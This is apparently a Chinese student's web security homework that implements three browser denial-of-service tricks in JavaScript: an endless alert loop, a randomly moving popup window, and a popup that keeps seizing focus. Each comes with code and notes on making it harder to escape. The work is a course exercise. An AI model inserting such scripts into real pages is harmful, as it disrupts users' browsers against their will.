

Web 安全作业 2

Github: z zr2867 学号: 57118435 赵泽瑞


1.作业内容: 在 index.html 页面中实现任意三种通过客户端 javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能, 包括但不限于循环弹出对话框、新建窗口并随机变化为止、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、推出常用网站登录等。

2.实现效果及文字说明:

(1) 循环弹出对话框代码:

```
function loop(){
  while(true){
    window.alert('111')
    window.alert('222')
    window.alert('333')
  }
}
```

效果截图:




通过 while 循环实现不断弹出对话框, 实现影响用户使用效果的功能。并且刷新不能使其消失, 只能关闭页面并重新打开。

(2) 新建窗口并随机变化为止代码:

```
function movewindow() {
  const win = window.open("", "", 'width=100,height=100')
  let i=0
  let j=0
  setInterval(() => {
    win.moveTo(i, j)
    m=Math.random() * 256
    n=Math.random() * 256
    i = (i+m)%200
    j = (j+n)%200
  },1000)
}
```

效果截图:




通过 `window.open` 新建窗口，并通过 `Math.random()` 生成随机数，通过 `window.moveTo` 使窗口随机出现在不同位置，如果将间隔设置为 100ms 用户将无法点击到窗口关闭键，或者改变弹出页面大小将原网页遮盖，就达到了拒绝服务的效果。

(3) 更改窗口焦点代码：

```
function focuswindow() {
    const win = window.open("", "", 'width=100,height=100')
    setInterval(() => {
        win.focus()
    }, 3000)
}
```

效果：



创建窗口并通过 `window.focus` 将窗口焦点转移到新建窗口上，抢占焦点，如果弹出窗口不是一个而是高频循环弹出，将影响用户正常的输入等操作，达到了拒绝服务攻击的效果。